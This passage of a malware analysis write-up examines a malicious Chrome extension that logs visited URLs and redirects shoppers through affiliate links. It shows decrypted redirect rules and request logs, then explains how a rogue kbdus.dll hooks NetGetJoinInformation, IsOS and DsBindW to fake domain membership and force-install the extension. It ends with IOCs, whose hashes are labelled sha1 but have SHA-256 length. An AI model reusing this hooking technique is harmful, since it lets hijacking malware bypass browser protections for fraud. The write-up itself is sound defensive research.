    "forbidden_domains": [
        "google.",
        "chatgpt.",
        "whatsapp.",
        "amazon.",
        "tiktok.",
        "microsoft.",
        "linkedin.",
        "netflix.",
        "live.",
        "office.",
        "bing.",
        "twitch.",
        "vk.",
        "canva.",
        "samsung.",
        "duckduckgo.",
        "zoom.us",
        "ebay.",
        "roblox.",
        "walmart.",
        "facebook.",
        "instagram."
    ],
    "show_iframe": true
}
And here is a preview of the encrypted configuration :
{"iv": "6v84nxbyDYtFmAjy", "data": "qXvZQJSgtnUPXPMWWwye/KjBDZ3ZH4QLCdmAe7hzH5Z+zqLxonCb/jJn6Fw+DnMRgv8KRWcA2qEmr94QXxUTN3QU2Ldd7yFZDEJwB66EixyrLV1Yegl1D5DPhFx+tm47RUu6byPI/8FPZZexvMLZgpagJcGbs7pYspBv/QdlqPpe7c/Abmztqcp7YwRYrX46HTxx+VHMzkd1yTleFwTdRgjgVF/c1MgKQGm3f27OgXtqz5ZVhdjFra6ZYRkPIkieyBp0hIkFZdST/
And here is a preview of its decrypted version :
  {
    "id": 100550030,
    "domain": "eveoncontainers.com",
    "subdomain": "www",
    "path": "en-us*",
    "redirectUrl": "https://www.cheapworth.com/shopnow.html?q=Eveoncontainers.com&category=Eveoncontainers.com#https%3A%2F%2Fus-go.kelkoogroup.net%2FmerchantGo%3F.ts%3D1758794625692%26.sig%3DChcAunD4AhJyrAbDPey5rTeg0vc-%26affiliationId%3D96981971%26comId%3D100550030%26country%3Dus%26cpcId%3D9035046%26merchantName%3DEveoncontainers.com%26searchId%3D107610035248679_1758794625648_35201251%26service%3D30%26tokenId%3D494a19aa-ad6a-43ba-8a04-25f3e581da05%26url%3Dhttps%253A%252F%252Fwww.eveoncontainers.com%252Fen-us%26originReferer%3Dwww.cheapworth.com%26custom1%3D5453eb2f-40ea-4151-a420-a06461e35b7c"
  },
  {
    "id": 100568588,
    "domain": "arctic-warriors.com",
    "subdomain": "www",
    "path": "/*",
    "redirectUrl": "https://www.cheapworth.com/shopnow.html?q=Arctic-warriors.com&category=Arctic-warriors.com#https%3A%2F%2Fus-go.kelkoogroup.net%2FmerchantGo%3F.ts%3D1758794652078%26.sig%3DS1zfqkG9H2OjuxQrebUt8Pm62s4-%26affiliationId%3D96981971%26comId%3D100568588%26country%3Dus%26cpcId%3D9035202%26merchantName%3DArctic-warriors.com%26searchId%3D107610036241008_1758794652023_30625125%26service%3D30%26tokenId%3D494a19aa-ad6a-43ba-8a04-25f3e581da05%26url%3Dhttps%253A%252F%252Farctic-warriors.com%26originReferer%3Dwww.cheapworth.com%26custom1%3D5453eb2f-40ea-4151-a420-a06461e35b7c"
  },
  {
    "id": 1,
    "domain": "amazon.com",
    "subdomain": "www",
    "path": "/*",
    "redirectUrl": "https://www.amazon.com?&linkCode=ll2&tag=pruchasing-20&linkId=456fd4b6e8093cfaccf45df291e85ffc&language=en_US&ref_=as_li_ss_tl"
  }
Extension installation
To analyze the extension without triggering the entire infection chain, it had to be loaded manually via chrome://extensions. For this analysis, the scripts were cleaned, the domains were replaced with 127.0.0.1, and the extension was loaded in developer mode.
Requests analysis
Once the extension is loaded, it becomes possible to observe the requests it sends to the mini server. The content.js script captures the URL of the visited page as well as the referrer.
Example of a request:
INFO:     127.0.0.1:20254 - "GET /c?bsr=1111&sxt=2&xmt=b6cd3e47-90d1-4559-960e-ca46ef6865d7&mbs=https%3A%2F%2Fsealkisnotklaes.fr%2Farticles%3Flang%3Den&pats=https%3A%2F%2Fsealkisnotklaes.fr%2F HTTP/1.1" 200 OK

Data from bad extension:
xmt: b6cd3e47-90d1-4559-960e-ca46ef6865d7,
mbs: https://sealkisnotklaes.fr/articles?lang=en,
pats: https://sealkisnotklaes.fr/
When a monitored domain is detected, the background.js script activates the redirection engine.
Here is an example where a request to mintandlily.com is intercepted, redirecting the victim to cheapworth.com before sending them back to mintandlily.com :
INFO:     127.0.0.1:5705 - "GET /c?bsr=1111&sxt=2&xmt=b6cd3e47-90d1-4559-960e-ca46ef6865d7&mbs=https%3A%2F%2Fwww.cheapworth.com%2Fshopnow.html%3Fq%3DMintandlily.com%26category%3DMintandlily.com%23https%253A%252F%252Fus-go.kelkoogroup.net%252FmerchantGo%253F.ts%253D1758794640498%2526.sig%253D9.hFeSHG1VMGobs6t5RkaaQeeWI-%2526affiliationId%253D96981971%2526comId%253D100564326%2526country%253Dus%2526cpcId%253D9020511%2526merchantName%253DMintandlily.com%2526searchId%253D107610034243874_1758794640439_31079369%2526service%253D30%2526tokenId%253D494a19aa-ad6a-43ba-8a04-25f3e581da05%2526url%253Dhttps%25253A%25252F%25252Fmintandlily.com%2526originReferer%253Dwww.cheapworth.com%2526custom1%253D5453eb2f-40ea-4151-a420-a06461e35b7c&pats= HTTP/1.1" 200 OK

Data from bad extension:
xmt: b6cd3e47-90d1-4559-960e-ca46ef6865d7,
mbs: https://www.cheapworth.com/shopnow.html?q=Mintandlily.com&category=Mintandlily.com#https%3A%2F%2Fus-go.kelkoogroup.net%2FmerchantGo%3F.ts%3D1758794640498%26.sig%3D9.hFeSHG1VMGobs6t5RkaaQeeWI-%26affiliationId%3D96981971%26comId%3D100564326%26country%3Dus%26cpcId%3D9020511%26merchantName%3DMintandlily.com%26searchId%3D107610034243874_1758794640439_31079369%26service%3D30%26tokenId%3D494a19aa-ad6a-43ba-8a04-25f3e581da05%26url%3Dhttps%253A%252F%252Fmintandlily.com%26originReferer%3Dwww.cheapworth.com%26custom1%3D5453eb2f-40ea-4151-a420-a06461e35b7c,
pats:


INFO:     127.0.0.1:5705 - "GET /c?bsr=1111&sxt=2&xmt=b6cd3e47-90d1-4559-960e-ca46ef6865d7&mbs=https%3A%2F%2Fmintandlily.com%2F&pats=https%3A%2F%2Fwww.cheapworth.com%2F HTTP/1.1" 200 OK

Data from bad extension:
xmt: b6cd3e47-90d1-4559-960e-ca46ef6865d7,
mbs: https://mintandlily.com/,
pats: https://www.cheapworth.com/
Finally, the i.js script responsible for injecting an advertising iframe into the bottom-right corner of the visited page, was loaded locally through an HTML file in order to use the 127.0.0.1 configuration, resulting in the following :
 The iframe points to an external domain hosting scripts that display sponsored content and generate revenue through impressions or interactions.
Analysis of the Forced Installation Mechanism
The malicious kbdus.dll first locates and loads the legitimate system DLL kbdus.dll located in C:\Windows\System32.
Its goal is to retrieve the real address of the KbdLayerDescriptor export so it can redirect execution to it whenever chrome.exe invokes this function :

The malicious DLL exposes a KbdLayerDescriptor export with the exact same name as the legitimate one.
However, this export contains only a single jump instruction, jmp cs:KbdLayerDescriptor_0, which acts as a trampoline. The call originating from chrome.exe is first intercepted by the fraudulent DLL, then immediately redirected to the original implementation.
A bit further into the code, we find the core of the program, where the function sub_7FF9B41B19B0 is invoked three times to hook the three functions (NetGetJoinInformation, IsOs, DsBindW) used to determine whether the system is joined to a domain :

As a reminder, hooking these functions makes it possible to alter their real return values, allowing chrome.exe to load the malicious Chrome-Secure-Internet.crx extension. This results in the following behavior :
Hook on NetGetJoinInformation
Chrome calls NetGetJoinInformation to determine whether the machine is joined to a domain. This function returns a value corresponding to one of the following states :
| Valeur | Signification |
|---|---|
| 0 | Unknown |
| 1 | Unjoined |
| 2 | Workgroup |
| 3 | Domain |
 The malicious DLL forces the value 3 using the instruction
 mov dword ptr [rax], 3, indicating that the system is joined to a domain, regardless of the actual value returned by the system, in order to satisfy Chrome's domain-membership checks.
Hook on IsOS
Chrome also uses IsOS(0x1c) to determine domain membership. The value 0x1c is passed because it corresponds to :
| Name | Value | Description |
|---|---|---|
| OS_DOMAINMEMBER | 28 | The system is joined to a domain |
Chrome expects this function to return 1. Consequently, the hook forces this value:
 The DLL always responds positively by returning 1 using the instruction
 mov eax, 1. Once again, the DLL ensures that Chrome believes the environment is domain-managed and compliant with an enterprise deployment setup.
Hook on DsBindW
 The hook overwrites the value of eax using the instruction
 xor eax, eax, forcing it to return 0 regardless of the actual result. This effectively makes the function always return true.
Chrome.exe Debugging
To observe the hook installation in real conditions, we begin by instrumenting the loading of kbdus.dll.
Live analysis
We launch API Monitor and place a breakpoint on the LoadLibraryExW call. Then we start chrome.exe and step through the execution using Next until Chrome attempts to load C:\Program Files\Google\Chrome\Application\kbdus.dll :

At this point, we need to attach to chrome.exe with the debugger so we can place our breakpoints before resuming execution.
In the list of loaded modules, we can clearly see the presence of kbdus.dll.
The first accessible exported function is KbdLayerDescriptor, loaded at the memory address 0x00007FF9ACE11000. To reach the actual DllMain within Chrome's execution context, we must calculate the offset between this export and the DllMain address identified during static analysis :
DllMain - KbdLayerDescriptor = offset
0x7FF9C0DA10FC - 0x7FF9C0DA1000 = 0xFC
So, to obtain the DllMain address within our execution context, we do:
KbdLayerDescriptor + offset = DllMain
0x00007FF9ACE11000 + 0xFC = 0x7FF9ACE110FC
Execution and hook triggering
With the replacement functions now identified, we set a breakpoint inside each of them.
After restarting the chrome.exe process, we can quickly observe that the program calls IsOS() and NetGetJoinInformation() in succession :
 We can see that the argument passed to the function indeed contains the value 0x1c, which corresponds to
 OS_DOMAINMEMBER. In this case, the function immediately returns 1 in eax.
 The execution here would normally return the value
 WORKGROUP (which corresponds to 2), since this is a simple VM. As shown, this value is overwritten with 3, indicating DOMAIN.
This sequence clearly confirms that kbdus.dll is the core component enabling the deployment of the malicious extension. If the hooking fails, the extension will never be installed because the DLL is loaded only based on the filename "kbdus.dll", this attack only affects systems where the US keyboard layout has been deployed.
Conclusion
This threat does not aim to destroy the system or exfiltrate large amounts of data. Instead, it focuses on exploiting the user's web traffic. The entire operation is designed to blend into normal system behavior while bypassing Chrome's native security mechanisms.
The kbdus.dll file is the central component of the infection chain. By hooking the NetGetJoinInformation, DsBindW, and IsOs functions, it simulates an enterprise-managed environment, enabling the forced installation of an extension outside the Chrome store, a capability normally restricted to corporate deployments. This is a critical aspect of the attack.
Once installed, the extension adopts a discreet behavior. It does not interfere with popular websites, limits its injections, adjusts its actions depending on the domain being visited, and relies on a configuration that can be updated at any time. The use of an iframe with a close button further reinforces the illusion of legitimacy because the victim believes they can dismiss the element, while in reality it is a trap designed to reduce suspicion.
This type of abuse is particularly difficult to detect because it has no destructive behavior. Security solutions typically focus on identifying high-risk or system-critical actions. As a result, such threats can easily slip under the radar. In fact, the DLL receives a score of only 3/72 on VirusTotal, while the extension, the XML file, and the registry file all score 0. Persistence relies on a mechanism normally reserved for enterprise environments, allowing it to evade standard analysis tools. For instance, autoruns does not flag this key as a potential persistence vector. Additionally, the injections are conditional and driven by dynamic rules, making detection even more challenging.
Although this attack is not particularly complex, its deployment remains methodical. Ad fraud, traffic manipulation, and the simulation of a corporate environment all fit together in a coherent and intentional manner.
IOCs
| IOC type | IOC value |
|---|---|
| domain | a.leru.info |
| domain | d.leru.info |
| domain | e.leru.info |
| domain | i.leru.info |
| sha1 | 2603369ff392a3f7ddbb65a7e9635f567a5cfecd44d2d6aad4160ff9e740c1b2 (a.ps1) |
| sha1 | 6f6348171222d7898b41d3c5757f6d7e8da887af25976c352acdf2a84c3944a6 (Chrome-Secure-Internet.crx) |
| sha1 | 46a910e9116c91414f190cde894973bd8ad4e6a7b7f90a5fa5c660dfc21763b5 (kbdus.dll) |